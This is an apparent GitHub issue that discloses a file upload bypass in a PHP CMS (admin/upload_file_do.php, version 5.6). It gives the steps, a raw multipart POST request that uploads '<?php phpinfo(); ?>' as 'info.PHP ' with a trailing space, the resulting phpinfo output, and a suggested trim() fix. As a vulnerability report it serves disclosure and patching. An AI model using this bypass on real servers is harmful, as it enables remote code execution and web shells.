New issue


Jump to bottom

I found upload vulnerability admin/upload_file_do.php getshell at version5.6 #5

Open liao10086 opened this issue on Apr 2, 2019 · 0 comments

liao10086 commented on Apr 2, 2019

1.login as admin
2.visit website setting
upload type add PHP (space)



because Windows will remove the space so by pass suffix check
3.upload a php file like name info.PHP


Raw Params Headers Hex

```
POST /admin/upload_file_do.php HTTP/1.1
Host: 192.168.10.12
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------166527532412799911716500287 72
Content-Length: 238
Referer: http://192.168.10.12/admin/upload_file_do.php
Cookie:
IcW_search_cookie=YNfPPs6SvHiPoEPsfxQRgFv%2F2sahYea96iZsWfN8R%2F02aX0Lh%2BjaPBq1bz4uW793k96ZvhqE6tdSRGC167QWpQeHwkdFyvEG3kibdD91UWQh%2BP%
2FlAr6K7XchyMsmnt9LI9Jh5sDleha9KBtdnJE2waoNB%2FvqybNumU2FzohgS6WW55jCxawnHA%3D%3D; browserupdateorg=pause; phpwcmsBELang=en;
PHPSESSID=u6r7jraupgkhlk76g13hj7v5o2; zp_user_auth=%2FwacEYgqqitxG-jTryhLklvboQk2AW0oc9bNmq8N2-Y%3D.7; uploadtype=http
Connection: close
Upgrade-Insecure-Requests: 1

---------------------------166527532412799911716500287 72
Content-Disposition: form-data; name="upfile"; filename="info.PHP "
Content-Type: text/php

<?php phpinfo(); ?>
---------------------------166527532412799911716500287 72--
```

filename add a space
you can see upload success

4.visit the link


you can see php code was execute



PHP Version 5.6.27

System	Windows NT DESKTOP-5086O1B 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI

becaue at data/httpfile/upload.class.php



you do not check the input filename

so trim(filename) can help you

author by xijun.liao@dbappsecurity.com.cn

version 5.6

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant